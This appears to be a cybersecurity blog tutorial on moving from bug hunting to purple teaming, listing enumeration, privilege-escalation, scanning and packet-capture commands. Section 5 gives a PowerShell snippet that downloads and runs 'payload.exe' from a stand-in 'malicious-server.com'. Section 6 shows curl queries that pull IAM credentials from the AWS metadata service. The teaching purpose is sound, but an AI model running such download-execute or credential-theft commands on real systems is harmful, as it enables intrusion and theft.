Listen to this Post
Introduction:

The journey from a self-taught ethical hacker to a proficient purple teamer and malware developer represents one of the most demanding and rewarding paths in cybersecurity. This transition requires moving beyond isolated bug hunting to a holistic understanding of offensive tactics, defensive controls, and how they interact. This article provides a technical blueprint for mastering the skills necessary to excel in this advanced domain.
Learning Objectives:
- Master core command-line tools for reconnaissance, exploitation, and persistence on both Linux and Windows platforms.
- Understand the fundamental techniques for malware analysis and basic development concepts for penetration testing.
- Develop a methodology for purple team exercises, effectively simulating attacks and validating detection capabilities.
You Should Know:
1. Essential Linux Reconnaissance and Enumeration
A successful engagement starts with thorough enumeration. The following commands form the bedrock of information gathering on a Linux target.
 Network Interface and Route Discovery
ip addr show
ip route

System Information Enumeration
uname -a
cat /etc/os-release

User and Privilege Checks
whoami
id
sudo -l

Network Connection and Process Analysis
netstat -tulnpe
ss -tuln
ps aux
Step-by-step guide: Begin by establishing your foothold on a system. Use `ip addr show` to identify all network interfaces and their assigned IP addresses. `ip route` will display the routing table, revealing potential network paths. `uname -a` and `cat /etc/os-release` provide critical data about the kernel and operating system version, which is essential for identifying potential exploits. Always check your current privileges with `whoami` and id, and immediately look for sudo privileges with `sudo -l` to identify potential privilege escalation vectors. Finally, use `netstat` or `ss` to enumerate listening services and established connections, and `ps aux` to analyze running processes for anomalies.
2. Windows Privilege Escalation Checks
Windows environments offer numerous privilege escalation avenues. These commands help identify common misconfigurations.
 System Information
systeminfo
wmic os get caption,version

User and Group Information
whoami /all
net user
net localgroup administrators

Service Enumeration for Weak Permissions
wmic service get name,displayname,pathname,startmode | findstr /i /v "C:\Windows"
sc query state= all

Scheduled Tasks for Hijacking
schtasks /query /fo LIST /v
Step-by-step guide: After gaining initial access, run `systeminfo` to gather comprehensive system data, which can be fed into tools like Watson or WinPEAS. `whoami /all` displays your current token privileges; look for enabled privileges like `SeImpersonatePrivilege` or `SeBackupPrivilege` that can be exploited. The `wmic service` command filters out native Windows services to list third-party services, which often have insecure file permissions on their executables. Similarly, `schtasks` reveals scheduled tasks that might be vulnerable to hijacking through writable directories or unquoted service paths.
3. Web Application Reconnaissance with cURL and Nuclei
Automating the initial stages of web application testing is key to efficiency. cURL provides manual interaction, while Nuclei allows for scalable vulnerability scanning.
 Manual Request with cURL for Header and Security Policy Analysis
curl -I -H "User-Agent: Mozilla/5.0" https://target.com
curl -k -X POST https://target.com/login --data "username=admin&password=test"

Automated Scanning with Nuclei using Community Templates
nuclei -u https://target.com -t /path/to/nuclei-templates/ -severity medium,high,critical -rate-limit 100
Step-by-step guide: Use `curl -I` to send a HEAD request and analyze security headers like Content-Security-Policy, X-Frame-Options, and Strict-Transport-Security. The `-k` flag allows interaction with sites with invalid certificates during testing. For broader coverage, Nuclei uses a vast community-driven template database to check for thousands of known vulnerabilities. Start with a specific target (-u) and specify the template path and severity level to avoid noise. Always respect the target’s `robots.txt` and rate-limit your scans to avoid overloading services.
4. Network Traffic Analysis with Tcpdump
Understanding raw network traffic is fundamental for malware analysis and network debugging.
 Capture packets on a specific interface
sudo tcpdump -i eth0

Capture traffic to/from a specific host
sudo tcpdump host 192.168.1.100

Capture HTTP traffic on port 80
sudo tcpdump -i eth0 -A -s 0 port 80

Capture and save to a file for later analysis (PCAP)
sudo tcpdump -i eth0 -w capture.pcap
Step-by-step guide: Tcpdump is a powerful command-line packet analyzer. Specify the interface with -i; if unsure, use `tcpdump -D` to list them. To focus on a specific host or IP, use the `host` filter. The `-A` flag prints each packet in ASCII, which is useful for reading clear-text protocols like HTTP. For detailed analysis in tools like Wireshark, always capture the full packet (-s 0) and write to a PCAP file with -w. Analyzing these captures can reveal command-and-control (C2) communication, data exfiltration attempts, or network scanning activity.
5. Basic Malicious PowerShell Payload for Analysis
Understanding offensive PowerShell scripts is crucial for defense. Here is a simplified, non-malicious example that demonstrates common techniques used by adversaries.
 A script that downloads and executes a payload (for educational purposes)
$url = "http://malicious-server.com/payload.exe"
$output = "$env:TEMP\payload.exe"
Invoke-WebRequest -Uri $url -OutFile $output
Start-Process $output
Step-by-step guide: This script uses `Invoke-WebRequest` (or its alias iwr) to download a file from a remote server to the user’s temporary folder ($env:TEMP). The `Start-Process` cmdlet then executes the downloaded file. In a real attack, the payload could be a reverse shell or an information stealer. To detect such activity, defenders should monitor for PowerShell scripts making web requests, especially to unknown domains, and executing files from temp directories. Modern EDR solutions can flag these behaviors.
6. Cloud Instance Metadata Exploitation (AWS Example)
Attackers often target cloud metadata services to steal credentials and pivot within cloud environments.
 Curl command to query the AWS Instance Metadata Service from within a compromised EC2 instance
curl http://169.254.169.254/latest/meta-data/
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/
curl http://169.254.169.254/latest/meta-data/iam/security-credentials/EC2-Role-Name
Step-by-step guide: The IMDSv1 is accessible at the link-local IP 169.254.169.254. The first command lists available data paths. The critical path is iam/security-credentials/, which returns the name of the IAM role attached to the EC2 instance. Querying that specific role name will return temporary security credentials (AccessKeyId, SecretAccessKey, and Token). These credentials can be used by an attacker to make API calls to AWS services, adhering to the permissions of the role. Mitigation involves using IMDSv2 (which requires a token) and applying the principle of least privilege to IAM roles.
7. Vulnerability Scanning with Nmap and NSE Scripts
Nmap is far more than a port scanner; its scripting engine (NSE) can probe for vulnerabilities.
 Basic SYN Scan
nmap -sS -T4 192.168.1.0/24

Service Version Detection
nmap -sV -sC -O 192.168.1.100

Vulnerability Scanning with NSE
nmap --script vuln,exploit -p 80,443,21,22 192.168.1.100
Step-by-step guide: The `-sS` flag performs a stealthy SYN scan. Always follow up with `-sV` to detect service versions and `-sC` to run default safe scripts, which often reveal useful information. The `-O` flag attempts OS detection. For targeted vulnerability assessment, the `–script` option is powerful. The `vuln` category checks for known vulnerabilities, while `exploit` checks for available exploit modules. Use these scripts judiciously, as they can be intrusive and may disrupt services.
What Undercode Say:
- The Tool is Just the Implementation, The Mindset is the Weapon. Success in purple teaming and advanced bug hunting is 20% tool knowledge and 80% understanding the underlying principles of attack and defense. Mastering commands is essential, but the ability to think like an adversary and anticipate defensive controls is what separates a novice from an expert.
- Consistency and Patience is Not Just a Motto, It’s a Methodology. The path outlined by the original post—celebrating small wins while focusing on long-term skill acquisition—is the only sustainable approach. The field evolves daily; consistent, dedicated practice is non-negotiable.
The journey from a bug hunter to a purple team professional is a paradigm shift from finding flaws to understanding system-wide security postures. It demands a dual-minded expertise: the relentless curiosity of an attacker and the meticulous, architecture-aware perspective of a defender. The technical commands and snippets provided are the building blocks, but the true art lies in weaving them into a coherent attack narrative during a purple team exercise. This involves not just executing the attack but also instrumenting the environment to ensure defenses trigger appropriately, then working collaboratively to close gaps. This iterative process of simulate, detect, and remediate is the core of modern cybersecurity resilience.
Prediction:
The convergence of bug hunting methodologies with purple teaming will become the standard for proactive security in complex, hybrid environments. As organizations increasingly adopt cloud-native technologies and AI-driven operations, the attack surface will grow in sophistication. Future offensive security professionals will need to be adept at exploiting vulnerabilities in container orchestration (like Kubernetes), manipulating AI models through data poisoning, and evading AI-powered detection systems. The manual, deep-dive skills of today’s top hunters will be amplified by AI-assisted tooling, but the critical thinking and creative problem-solving required to chain subtle flaws into critical breaches will remain a uniquely human capability, making this skillset more valuable than ever.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Paradox Hunt – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


